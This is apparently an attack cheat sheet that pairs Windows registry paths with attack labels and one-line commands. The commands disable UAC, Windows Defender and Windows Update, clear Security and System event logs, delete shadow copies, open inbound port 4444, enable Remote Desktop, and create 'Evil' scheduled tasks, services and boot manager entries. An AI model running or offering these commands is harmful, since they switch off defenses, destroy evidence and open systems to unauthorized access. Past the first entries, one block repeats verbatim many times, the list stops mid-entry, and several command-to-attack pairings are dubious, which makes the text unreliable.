`HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer`
Attacks: User Experience Manipulation, Restricting Access
Codes: `reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer /v NoControlPanel /t REG_DWORD /d 1`

Network Configuration Access

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters`
Attacks: Gathering Network Configuration
Codes: `reg query HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters`

Recently Executed Programs Access

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\bam\UserSettings`
Attacks: Gathering User Activity
Codes: `reg query HKLM\SYSTEM\CurrentControlSet\Services\bam\UserSettings`

Recent Documents Access

Registry Path:
`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs`
Attacks: Gathering Recently Accessed Documents
Codes: `reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs`

Internet Connections Settings Manipulation

Registry Path: `HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections`
Attacks: Man-in-the-Middle, Proxy Redirection
Codes: `reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections /v DefaultConnectionSettings /t REG_BINARY /d [modified_hex_values]`

Computer Name Access

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\ComputerName`
Attacks: Gathering System Information
Codes: `reg query HKLM\SYSTEM\CurrentControlSet\Control\ComputerName`

Firewall Settings Manipulation

Registry Path:
`HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy`
Attacks: Firewall Bypass, Unauthorized Access
Codes: `netsh advfirewall firewall add rule name="EvilRule" dir=in action=allow program="evil.exe"`

Time Zone Manipulation

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation`
Attacks: Timestamp Manipulation, Evidence Tampering
Codes: `reg add HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation /v TimeZoneKeyName /t REG_SZ /d "EvilTimeZone"`

Driver Loading

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\DriverDatabase`
Attacks: Kernel-Level Persistence, Privilege Escalation
Codes: `reg add HKLM\SYSTEM\CurrentControlSet\Services\DriverDatabase /v EvilDriver /t REG_SZ /d "evildriver.sys"`

Remote Desktop Configuration

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server`
Attacks: Unauthorized Remote Access
Codes: `reg add HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server /v fDenyTSConnections /t REG_DWORD /d 0`

Autorun Settings Manipulation

Registry Path:
`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer`
Attacks: Malware Execution via Removable Media
Codes: `reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer /v NoDriveTypeAutoRun /t REG_DWORD /d 0`

User Account Control (UAC) Bypass

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System`
Attacks: Privilege Escalation, UAC Bypass
Codes: `reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0`

Windows Defender Manipulation

Registry Path: `HKLM\SOFTWARE\Policies\Microsoft\Windows Defender`
Attacks: Antivirus Bypass, Malware Execution
Codes: `reg add HKLM\SOFTWARE\Policies\Microsoft\Windows Defender /v DisableAntiSpyware /t REG_DWORD /d 1`

Boot Configuration Data

Registry Path: `HKLM\BCD00000000`
Attacks: Bootkit Installation, System Integrity Compromise
Codes: `bcdedit /set {bootmgr} path \EFI\evil\evilmgr.efi`

Windows Update Manipulation

Registry Path: `HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate`
Attacks: Denial of Service, System Vulnerability Exploitation
Codes: `reg add HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate /v DisableWindowsUpdateAccess /t REG_DWORD /d 1`

Windows Activation Bypass

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SoftwareProtectionPlatform`
Attacks: Software Piracy, Licensing Bypass
Codes: `slmgr /ipk XXXXX-XXXXX-XXXXX-XXXXX-XXXXX`

Event Log Manipulation

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\Eventlog`
Attacks: Evidence Tampering, Audit Bypass
Codes: `wevtutil cl System`

Windows Error Reporting Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting`
Attacks: Information Disclosure, Crash Analysis Bypass
Codes: `reg add HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting /v Disabled /t REG_DWORD /d 1`

Application Compatibility Shims

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags`
Attacks: Privilege Escalation, Application Bypass
Codes: `sdbinst evil.sdb`

Power Settings Manipulation

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Power`
Attacks: Denial of Service, Energy Consumption Manipulation
Codes: `powercfg /setactive evilpowerplan`

Windows Firewall Rule Manipulation

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\FirewallRules`
Attacks: Unauthorized Access, Firewall Bypass
Codes: `netsh advfirewall firewall add rule name="EvilRule" dir=in action=allow protocol=TCP localport=4444`

Windows Script Host Control

Registry Path: `HKCU\Software\Microsoft\Windows Script Host\Settings`
Attacks: Script Execution Control, Malware Execution
Codes: `reg add HKCU\Software\Microsoft\Windows Script Host\Settings /v Enabled /t REG_DWORD /d 0`

Windows Sidebar Gadgets Control

Registry Path: `HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Windows\Sidebar`
Attacks: Malicious Gadget Execution, Information Disclosure
Codes: `reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Windows\Sidebar /v TurnOffSidebar /t REG_DWORD /d 1`

Windows Task Scheduler Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule`
Attacks: Scheduled Task Manipulation, Persistence
Codes: `schtasks /create /tn EvilTask /tr evil.exe /sc daily`

Windows Services Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services`
Attacks: Service Manipulation, Privilege Escalation
Codes: `sc create EvilService binPath= "evil.exe"`

Windows System Restore Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore`
Attacks: System Restore Manipulation, Evidence Tampering
Codes: `vssadmin delete shadows /all`

Windows Remote Management Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WSMAN`
Attacks: Unauthorized Remote Access, System Control
Codes: `winrm quickconfig -q`

Windows Remote Desktop Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server`
Attacks: Unauthorized Remote Access, System Control
Codes: `reg add HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server /v fDenyTSConnections /t REG_DWORD /d 0`

Windows Remote Assistance Control

Registry Path: `HKLM\SOFTWARE\Policies\Microsoft\Assistance\Client\1.0`
Attacks: Unauthorized Remote Access, System Control
Codes: `msra /offerRA`

Windows File Association Control

Registry Path: `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts`
Attacks: File Association Hijacking, Malware Execution
Codes: `assoc .txt=evilprogid`

Windows Network Shares Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Shares`
Attacks: Unauthorized Network Access, Data Theft
Codes: `net share EvilShare=C:\evil`

Windows Network Settings Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\NetBT\Parameters`
Attacks: Network Manipulation, Man-in-the-Middle
Codes: `netsh interface ip set dns "Local Area Connection" static 1.2.3.4`

Windows Driver Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Class`
Attacks: Driver Manipulation, Kernel-Level Control
Codes: `pnputil /add-driver evil.inf`

Windows Boot Control

Registry Path: `HKLM\BCD00000000`
Attacks: Boot Manipulation, System Integrity Compromise
Codes: `bcdedit /set {bootmgr} path \EFI\evil\evilmgr.efi`

Windows Activation Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SoftwareProtectionPlatform`
Attacks: Activation Bypass, Licensing Manipulation
Codes: `slmgr /rearm`

Windows Update Control

Registry Path: `HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate`
Attacks: Update Manipulation, Vulnerability Exploitation
Codes: `wuauclt /detectnow`

Windows Firewall Control

Registry Path:
`HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy`
Attacks: Firewall Bypass, Unauthorized Access
Codes: `netsh advfirewall firewall set rule group="remote desktop" new enable=Yes`

Windows Security Center Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Security Center`
Attacks: Security Alert Suppression, Malware Execution
Codes: `reg add HKLM\SOFTWARE\Microsoft\Security Center /v AntiVirusDisableNotify /t REG_DWORD /d 1`

Windows Event Viewer Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\EventViewer`
Attacks: Log Manipulation, Evidence Tampering
Codes: `wevtutil cl Security`

Windows Performance Monitor Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Perflib`
Attacks: System Monitoring, Data Theft
Codes: `logman create counter EvilMonitor -o "C:\evil.log" -f csv -v mmddhhmm -c "\Processor(_Total)\% Processor Time"`

Windows Power Configuration Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Power`
Attacks: Energy Consumption Manipulation, Denial of Service
Codes: `powercfg /hibernate off`

Windows Credential Manager Control

Registry Path:
`HKLM\SOFTWARE\Microsoft\Cryptography\Protect\Providers\df9d8cd0-1501-11d1-8c7a-00c04fc297eb`
Attacks: Credential Theft, Data Decryption
Codes: `cmdkey /list`

Windows Task Scheduler Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache`
Attacks: Scheduled Task Manipulation, Persistence
Codes: `schtasks /create /tn EvilTask /tr evil.exe /sc daily`

Windows System Restore Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore`
Attacks: System Restore Manipulation, Evidence Tampering
Codes: `vssadmin delete shadows /all`

Windows Remote Management Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WSMAN`
Attacks: Unauthorized Remote Access, System Control
Codes: `winrm quickconfig -q`

Windows Remote Desktop Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server`
Attacks: Unauthorized Remote Access, System Control
Codes: `reg add HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server /v fDenyTSConnections /t REG_DWORD /d 0`

Windows Remote Assistance Control

Registry Path: `HKLM\SOFTWARE\Policies\Microsoft\Assistance\Client\1.0`
Attacks: Unauthorized Remote Access, System Control
Codes: `msra /offerRA`

Windows File Association Control

Registry Path:
`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts`
Attacks: File Association Hijacking, Malware Execution
Codes: `assoc .txt=evilprogid`

Windows Network Shares Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Shares`
Attacks: Unauthorized Network Access, Data Theft
Codes: `net share EvilShare=C:\evil`

Windows Network Settings Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\NetBT\Parameters`
Attacks: Network Manipulation, Man-in-the-Middle
Codes: `netsh interface ip set dns "Local Area Connection" static 1.2.3.4`

Windows Driver Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Class`
Attacks: Driver Manipulation, Kernel-Level Control
Codes: `pnputil /add-driver evil.inf`

Windows Boot Control

Registry Path: `HKLM\BCD00000000`
Attacks: Boot Manipulation, System Integrity Compromise
Codes: `bcdedit /set {bootmgr} path \EFI\evil\evilmgr.efi`

Windows Activation Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SoftwareProtectionPlatform`
Attacks: Activation Bypass, Licensing Manipulation
Codes: `slmgr /rearm`

Windows Update Control

Registry Path: `HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate`
Attacks: Update Manipulation, Vulnerability Exploitation
Codes: `wuauclt /detectnow`

Windows Firewall Control

Registry Path:
`HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy`
Attacks: Firewall Bypass, Unauthorized Access
Codes: `netsh advfirewall firewall set rule group="remote desktop" new enable=Yes`

Windows Security Center Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Security Center`
Attacks: Security Alert Suppression, Malware Execution
Codes: `reg add HKLM\SOFTWARE\Microsoft\Security Center /v AntiVirusDisableNotify /t REG_DWORD /d 1`

Windows Event Viewer Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\EventViewer`
Attacks: Log Manipulation, Evidence Tampering
Codes: `wevtutil cl Security`

Windows Performance Monitor Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Perflib`
Attacks: System Monitoring, Data Theft
Codes: `logman create counter EvilMonitor -o "C:\evil.log" -f csv -v mmddhhmm -c "\Processor(_Total)\% Processor Time"`

Windows Power Configuration Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Power`
Attacks: Energy Consumption Manipulation, Denial of Service
Codes: `powercfg /hibernate off`

Windows Credential Manager Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Cryptography\Protect\Providers\df9d8cd0-1501-11d1-8c7a-00c04fc297eb`
Attacks: Credential Theft, Data Decryption
Codes: `cmdkey /list`

Windows Task Scheduler Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache`
Attacks: Scheduled Task Manipulation, Persistence
Codes: `schtasks /create /tn EvilTask /tr evil.exe /sc daily`

Windows System Restore Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore`
Attacks: System Restore Manipulation, Evidence Tampering
Codes: `vssadmin delete shadows /all`

Windows Remote Management Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WSMAN`
Attacks: Unauthorized Remote Access, System Control
Codes: `winrm quickconfig -q`

Windows Remote Desktop Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server`
Attacks: Unauthorized Remote Access, System Control
Codes: `reg add HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server /v fDenyTSConnections /t REG_DWORD /d 0`

Windows Remote Assistance Control

Registry Path: `HKLM\SOFTWARE\Policies\Microsoft\Assistance\Client\1.0`
Attacks: Unauthorized Remote Access, System Control
Codes: `msra /offerRA`

Windows File Association Control

Registry Path: `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts`
Attacks: File Association Hijacking, Malware Execution
Codes: `assoc .txt=evilprogid`

Windows Network Shares Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Shares`
Attacks: Unauthorized Network Access, Data Theft
Codes: `net share EvilShare=C:\evil`

Windows Network Settings Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\NetBT\Parameters`
Attacks: Network Manipulation, Man-in-the-Middle
Codes: `netsh interface ip set dns "Local Area Connection" static 1.2.3.4`

Windows Driver Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Class`
Attacks: Driver Manipulation, Kernel-Level Control
Codes: `pnputil /add-driver evil.inf`

Windows Boot Control

Registry Path: `HKLM\BCD00000000`
Attacks: Boot Manipulation, System Integrity Compromise
Codes: `bcdedit /set {bootmgr} path \EFI\evil\evilmgr.efi`

Windows Activation Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SoftwareProtectionPlatform`
Attacks: Activation Bypass, Licensing Manipulation
Codes: `slmgr /rearm`

Windows Update Control

Registry Path: `HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate`
Attacks: Update Manipulation, Vulnerability Exploitation
Codes: `wuauclt /detectnow`

Windows Firewall Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy`
Attacks: Firewall Bypass, Unauthorized Access
Codes: `netsh advfirewall firewall set rule group="remote desktop" new enable=Yes`

Windows Security Center Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Security Center`
Attacks: Security Alert Suppression, Malware Execution
Codes: `reg add HKLM\SOFTWARE\Microsoft\Security Center /v AntiVirusDisableNotify /t REG_DWORD /d 1`

Windows Event Viewer Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\EventViewer`
Attacks: Log Manipulation, Evidence Tampering
Codes: `wevtutil cl Security`

Windows Performance Monitor Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Perflib`
Attacks: System Monitoring, Data Theft
Codes: `logman create counter EvilMonitor -o "C:\evil.log" -f csv -v mmddhhmm -c "\Processor(_Total)\% Processor Time"`

Windows Power Configuration Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Power`
Attacks: Energy Consumption Manipulation, Denial of Service
Codes: `powercfg /hibernate off`

Windows Credential Manager Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Cryptography\Protect\Providers\df9d8cd0-1501-11d1-8c7a-00c04fc297eb`
Attacks: Credential Theft, Data Decryption
Codes: `cmdkey /list`

Windows Task Scheduler Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache`
Attacks: Scheduled Task Manipulation, Persistence
Codes: `schtasks /create /tn EvilTask /tr evil.exe /sc daily`

Windows System Restore Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore`
Attacks: System Restore Manipulation, Evidence Tampering
Codes: `vssadmin delete shadows /all`

Windows Remote Management Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WSMAN`
Attacks: Unauthorized Remote Access, System Control
Codes: `winrm quickconfig -q`

Windows Remote Desktop Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server`
Attacks: Unauthorized Remote Access, System Control
Codes: `reg add HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server /v fDenyTSConnections /t REG_DWORD /d 0`

Windows Remote Assistance Control

Registry Path: `HKLM\SOFTWARE\Policies\Microsoft\Assistance\Client\1.0`
Attacks: Unauthorized Remote Access, System Control
Codes: `msra /offerRA`

Windows File Association Control

Registry Path:
`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts`
Attacks: File Association Hijacking, Malware Execution
Codes: `assoc .txt=evilprogid`

Windows Network Shares Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Shares`
Attacks: Unauthorized Network Access, Data Theft
Codes: `net share EvilShare=C:\evil`

Windows Network Settings Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\NetBT\Parameters`
Attacks: Network Manipulation, Man-in-the-Middle
Codes: `netsh interface ip set dns "Local Area Connection" static 1.2.3.4`

Windows Driver Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Class`
Attacks: Driver Manipulation, Kernel-Level Control
Codes: `pnputil /add-driver evil.inf`

Windows Boot Control

Registry Path: `HKLM\BCD00000000`
Attacks: Boot Manipulation, System Integrity Compromise
Codes: `bcdedit /set {bootmgr} path \EFI\evil\evilmgr.efi`

Windows Activation Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SoftwareProtectionPlatform`
Attacks: Activation Bypass, Licensing Manipulation
Codes: `slmgr /rearm`

Windows Update Control

Registry Path: `HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate`
Attacks: Update Manipulation, Vulnerability Exploitation
Codes: `wuauclt /detectnow`

Windows Firewall Control

Registry Path:
`HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy`
Attacks: Firewall Bypass, Unauthorized Access

Codes: `netsh advfirewall firewall set rule group="remote desktop" new enable=Yes`

Windows Security Center Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Security Center`
Attacks: Security Alert Suppression, Malware Execution
Codes: `reg add HKLM\SOFTWARE\Microsoft\Security Center /v AntiVirusDisableNotify /t REG_DWORD /d 1`

Windows Event Viewer Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\EventViewer`
Attacks: Log Manipulation, Evidence Tampering
Codes: `wevtutil cl Security`

Windows Performance Monitor Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Perflib`
Attacks: System Monitoring, Data Theft
Codes: `logman create counter EvilMonitor -o "C:\evil.log" -f csv -v mmddhhmm -c "\Processor(_Total)\% Processor Time"`

Windows Power Configuration Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Power`
Attacks: Energy Consumption Manipulation, Denial of Service
Codes: `powercfg /hibernate off`

Windows Credential Manager Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Cryptography\Protect\Providers\df9d8cd0-1501-11d1-8c7a-00c04fc297eb`
Attacks: Credential Theft, Data Decryption
Codes: `cmdkey /list`

Windows Task Scheduler Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache`
Attacks: Scheduled Task Manipulation, Persistence
Codes: `schtasks /create /tn EvilTask /tr evil.exe /sc daily`

Windows System Restore Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore`
Attacks: System Restore Manipulation, Evidence Tampering
Codes: `vssadmin delete shadows /all`

Windows Remote Management Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WSMAN`
Attacks: Unauthorized Remote Access, System Control
Codes: `winrm quickconfig -q`

Windows Remote Desktop Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server`
Attacks: Unauthorized Remote Access, System Control
Codes: `reg add HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server /v fDenyTSConnections /t REG_DWORD /d 0`

Windows Remote Assistance Control

Registry Path: `HKLM\SOFTWARE\Policies\Microsoft\Assistance\Client\1.0`
Attacks: Unauthorized Remote Access, System Control
Codes: `msra /offerRA`

Windows File Association Control

Registry Path: `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts`
Attacks: File Association Hijacking, Malware Execution
Codes: `assoc .txt=evilprogid`

Windows Network Shares Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Shares`
Attacks: Unauthorized Network Access, Data Theft
Codes: `net share EvilShare=C:\evil`

Windows Network Settings Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\NetBT\Parameters`
Attacks: Network Manipulation, Man-in-the-Middle
Codes: `netsh interface ip set dns "Local Area Connection" static 1.2.3.4`

Windows Driver Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Class`
Attacks: Driver Manipulation, Kernel-Level Control
Codes: `pnputil /add-driver evil.inf`

Windows Boot Control

Registry Path: `HKLM\BCD00000000`
Attacks: Boot Manipulation, System Integrity Compromise
Codes: `bcdedit /set {bootmgr} path \EFI\evil\evilmgr.efi`

Windows Activation Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SoftwareProtectionPlatform`
Attacks: Activation Bypass, Licensing Manipulation
Codes: `slmgr /rearm`

Windows Update Control

Registry Path: `HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate`
Attacks: Update Manipulation, Vulnerability Exploitation
Codes: `wuauclt /detectnow`

Windows Firewall Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy`
Attacks: Firewall Bypass, Unauthorized Access
Codes: `netsh advfirewall firewall set rule group="remote desktop" new enable=Yes`

Windows Security Center Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Security Center`
Attacks: Security Alert Suppression, Malware Execution
Codes: `reg add HKLM\SOFTWARE\Microsoft\Security Center /v AntiVirusDisableNotify /t REG_DWORD /d 1`

Windows Event Viewer Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\EventViewer`
Attacks: Log Manipulation, Evidence Tampering
Codes: `wevtutil cl Security`

Windows Performance Monitor Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Perflib`
Attacks: System Monitoring, Data Theft
Codes: `logman create counter EvilMonitor -o "C:\evil.log" -f csv -v mmddhhmm -c "\Processor(_Total)\% Processor Time"`

Windows Power Configuration Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Power`
Attacks: Energy Consumption Manipulation, Denial of Service
Codes: `powercfg /hibernate off`

Windows Credential Manager Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Cryptography\Protect\Providers\df9d8cd0-1501-11d1-8c7a-00c04fc297eb`
Attacks: Credential Theft, Data Decryption
Codes: `cmdkey /list`

Windows Task Scheduler Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache`
Attacks: Scheduled Task Manipulation, Persistence
Codes: `schtasks /create /tn EvilTask /tr evil.exe /sc daily`

Windows System Restore Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore`
Attacks: System Restore Manipulation, Evidence Tampering
Codes: `vssadmin delete shadows /all`

Windows Remote Management Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WSMAN`
Attacks: Unauthorized Remote Access, System Control
Codes: `winrm quickconfig -q`

Windows Remote Desktop Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server`
Attacks: Unauthorized Remote Access, System Control
Codes: `reg add HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server /v fDenyTSConnections /t REG_DWORD /d 0`

Windows Remote Assistance Control

Registry Path: `HKLM\SOFTWARE\Policies\Microsoft\Assistance\Client\1.0`
Attacks: Unauthorized Remote Access, System Control
Codes: `msra /offerRA`

Windows File Association Control

Registry Path: `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts`
Attacks: File Association Hijacking, Malware Execution
Codes: `assoc .txt=evilprogid`

Windows Network Shares Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Shares`
Attacks: Unauthorized Network Access, Data Theft
Codes: `net share EvilShare=C:\evil`

Windows Network Settings Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\NetBT\Parameters`
Attacks: Network Manipulation, Man-in-the-Middle
Codes: `netsh interface ip set dns "Local Area Connection" static 1.2.3.4`

Windows Driver Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Class`
Attacks: Driver Manipulation, Kernel-Level Control
Codes: `pnputil /add-driver evil.inf`

Windows Boot Control

Registry Path: `HKLM\BCD00000000`
Attacks: Boot Manipulation, System Integrity Compromise
Codes: `bcdedit /set {bootmgr} path \EFI\evil\evilmgr.efi`

Windows Activation Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SoftwareProtectionPlatform`
Attacks: Activation Bypass, Licensing Manipulation
Codes: `slmgr /rearm`

Windows Update Control

Registry Path: `HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate`
Attacks: Update Manipulation, Vulnerability Exploitation
Codes: `wuauclt /detectnow`

Windows Firewall Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy`
Attacks: Firewall Bypass, Unauthorized Access
Codes: `netsh advfirewall firewall set rule group="remote desktop" new enable=Yes`

Windows Security Center Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Security Center`
Attacks: Security Alert Suppression, Malware Execution
Codes: `reg add HKLM\SOFTWARE\Microsoft\Security Center /v AntiVirusDisableNotify /t REG_DWORD /d 1`

Windows Event Viewer Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\EventViewer`
Attacks: Log Manipulation, Evidence Tampering
Codes: `wevtutil cl Security`

Windows Performance Monitor Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Perflib`
Attacks: System Monitoring, Data Theft
Codes: `logman create counter EvilMonitor -o "C:\evil.log" -f csv -v mmddhhmm -c "\Processor(_Total)\% Processor Time"`

Windows Power Configuration Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Power`
Attacks: Energy Consumption Manipulation, Denial of Service
Codes: `powercfg /hibernate off`

Windows Credential Manager Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Cryptography\Protect\Providers\df9d8cd0-1501-11d1-8c7a-00c04fc297eb`
Attacks: Credential Theft, Data Decryption
Codes: `cmdkey /list`

Windows Task Scheduler Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache`
Attacks: Scheduled Task Manipulation, Persistence
Codes: `schtasks /create /tn EvilTask /tr evil.exe /sc daily`

Windows System Restore Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore`
Attacks: System Restore Manipulation, Evidence Tampering
Codes: `vssadmin delete shadows /all`

Windows Remote Management Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WSMAN`
Attacks: Unauthorized Remote Access, System Control
Codes: `winrm quickconfig -q`

Windows Remote Desktop Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server`
Attacks: Unauthorized Remote Access, System Control
Codes: `reg add HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server /v fDenyTSConnections /t REG_DWORD /d 0`

Windows Remote Assistance Control

Registry Path: `HKLM\SOFTWARE\Policies\Microsoft\Assistance\Client\1.0`
